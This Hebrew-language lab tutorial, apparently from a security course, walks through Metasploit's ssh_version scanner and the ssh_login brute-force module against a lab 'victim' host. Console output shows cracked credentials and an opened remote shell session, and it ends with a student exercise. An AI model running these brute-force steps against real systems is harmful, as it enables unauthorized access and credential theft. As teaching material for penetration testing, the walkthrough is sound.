


```
search ssh_version
use auxiliary/scanner/ssh/ssh_version
```

[או במיקום של המודול אצלכם במחשב]

עכשיו נרצה לראות מידע לגבי ההרצה ע"י פקודת info :

```
Info
```



```
msf5 > search ssh_version

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/fuzzers/ssh/ssh_version_15                       normal  No     SSH 1.5 Version Fuzzer
   1  auxiliary/fuzzers/ssh/ssh_version_2                        normal  No     SSH 2.0 Version Fuzzer
   2  auxiliary/fuzzers/ssh/ssh_version_corrupt                  normal  No     SSH Version Corruption
   3  auxiliary/scanner/ssh/ssh_version                          normal  Yes    SSH Version Scanner

msf5 > use auxiliary/scanner/ssh/ssh_version
msf5 auxiliary(scanner/ssh/ssh_version) > info

       Name: SSH Version Scanner
     Module: auxiliary/scanner/ssh/ssh_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Daniel van Eeden <metasploit@myname.nl>

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS   10.0.2.1         yes       The target address range or CIDR identifier
  RPORT    22               yes       The target port (TCP)
  THREADS  6                yes       The number of concurrent threads
  TIMEOUT  30               yes       Timeout for the SSH probe

Description:
  Detect SSH Version.

References:
  http://en.wikipedia.org/wiki/SecureShell
```

מפקודת info נרצה לראות איזה פרמטרים נדרשים על מנת לבצע את ההרצה, בעמודת הRequired.


כמו כן ניתן לראות את הערכים אשר מוגדרים כברירת מחדל עבור כל אחד מהפרמטרים בעמודת ה- Current Setting.

לאחר שהבנו איזה פרמטרים נרצה להגדיר, נשתמש בפקודת ה `set` כדי להגדירם.

במקרה שלנו ישנם 2 פרמטרים שהם **RHOSTS** אשר מציין את כתובות המכונות אותן נרצה לתקוף ופרמטר **THREADS** אשר מציין את מספר התהליכים אשר ירוצו במקביל על מנת לבצע את הסריקה.

נגדיר אותן בהתאם (נסרוק טווח התחנות הלוקאליות כשנזכור שהIP של הקורבן הינו 10.0.2.1)

לסיום, לאחר שהגדרנו הכול נבצע את הפקודה `run` אשר תריץ את הסריקה.



```
msf5 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.0.2.1:22          - SSH server version: SSH-2.0-OpenSSH_8.0p1 Debian-4 ( service.version=8.0p1 openssh.comment=Debian-4 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service
cpe23=cpe:/a:openbsd:openssh:8.0p1 os.vendor=Debian os.family=Linux os.product=Linux os.version=7.0 os.cpe23=cpe:/o:debian:debian_linux:7.0 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 10.0.2.1-10:22       - Scanned  2 of 10 hosts (20% complete)
[*] 10.0.2.1-10:22       - Scanned  4 of 10 hosts (40% complete)
[*] 10.0.2.1-10:22       - Scanned  6 of 10 hosts (60% complete)
[*] 10.0.2.1-10:22       - Scanned  8 of 10 hosts (80% complete)
[*] 10.0.2.1-10:22       - Scanned 10 of 10 hosts (100% complete)
[*] Auxiliary module execution completed
```

נראה שאכן זיהינו חיבור SSH בIP של הקורבן .

לאחר שזיהינו איזה תחנות משתמשות ב SSH ומה הגרסה שלהן נוכל לבחור מה לעשות הלאה, הרי אנו צריכים להחליט אם יש בידינו את כל המידע לבצע ניצול, או שאנו צריכים סריקות נוספות. היות ואיננו מנצלים עדין את החולשות נעשה סריקה נוספת שיכולה להיות מאוד יעילה עבור SSH.

ssh_login:

בסריקה זו Metasploit מנסה לבצע התחברות מרחוק על ידי שם משתמש וסיסמה.
על ידי הכנה של קובץ USERPASS_FILE (כפי שיצרנו קודם) אשר מכיל שמות משתמש וסיסמאות (שם משתמש רווח סיסמה. רק אחד בשורה) אשר metasploit תנסה לבדוק איזה שם משתמש וסיסמה נכונים.
כמובן ככל שהקובץ גדול יותר כך יש יותר סיכוי לפגיעה (ניתן להוריד מהאינטרנט קובץ סיסמאות מוכרות). כאשר נריץ את המודול נוכל לראות את הסריקות אשר metasploit מבצע ואיזה שם משתמש וסיסמה נכונים.

3. ראשית נפעיל את SSH_login באופן דומה למוקדם.

```
search ssh_login
use "path_to_ssh_login"/ssh_login
```

או במיקום של המודול אצלכם במחשב

```
info
```

4. נשים לב שצריך למלא טווחי IPS לסריקה.

מכיוון שזיהינו חיבור SSH בודד ב10.0.2.1 (קורבן).

בנוסף נטען את קובץ ה userpass_file שהכנו בהתחלה.

```
Basic options:
  Name                 Current Setting  Required  Description
  ----                 ---------------  --------  -----------
  BLANK_PASSWORDS      false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false            no        Add all passwords in the current database to the list
  DB_ALL_USERS         false            no        Add all users in the current database to the list
  PASSWORD                              no        A specific password to authenticate with
  PASS_FILE                             no        File containing passwords, one per line
  RHOSTS               10.0.2.1         yes       The target address range or CIDR identifier
  RPORT                22               yes       The target port
  STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
  THREADS              6                yes       The number of concurrent threads
  USERNAME                              no        A specific username to authenticate as
  USERPASS_FILE        /home/pass.txt   no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false            no        Try the username as the password for all users
  USER_FILE                             no        File containing usernames, one per line
  VERBOSE              false            yes       Whether to print output for all attempts

Description:
  This module will test ssh logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  https://cvedetails.com/cve/CVE-1999-0502/

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.1
RHOSTS => 10.0.2.1
msf5 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/pass.txt
USERPASS_FILE => /home/pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) >
```


5. כעת נבצע את ההרצה ונקווה שהשם משתמש והסיסמא שהכנו מראש יאפשרו לבצע את ההתחברות.

למשל במצב הבא זיהינו שם משתמש gilad_user וסיסמא gilad15 ולכן אנחנו מצליחים לבצע התחברות.

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 10.0.2.1:22 - Success: 'gilad_user:gilad15' ''
[*] Command shell session 2 opened (10.0.2.3:43575 -> 10.0.2.1:22) at 2019-12-28 07:57:50 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > \
```

- **הציגו את המתקפה שביצעתם, כתבו הסברים וצרפו צילומי מסך מתאימים.**



בצילום הנ"ל ההתקפה זיהתה 2 סטים שאותם אפשר לנצל:

```
yourname 1234
roi_test roi_test
```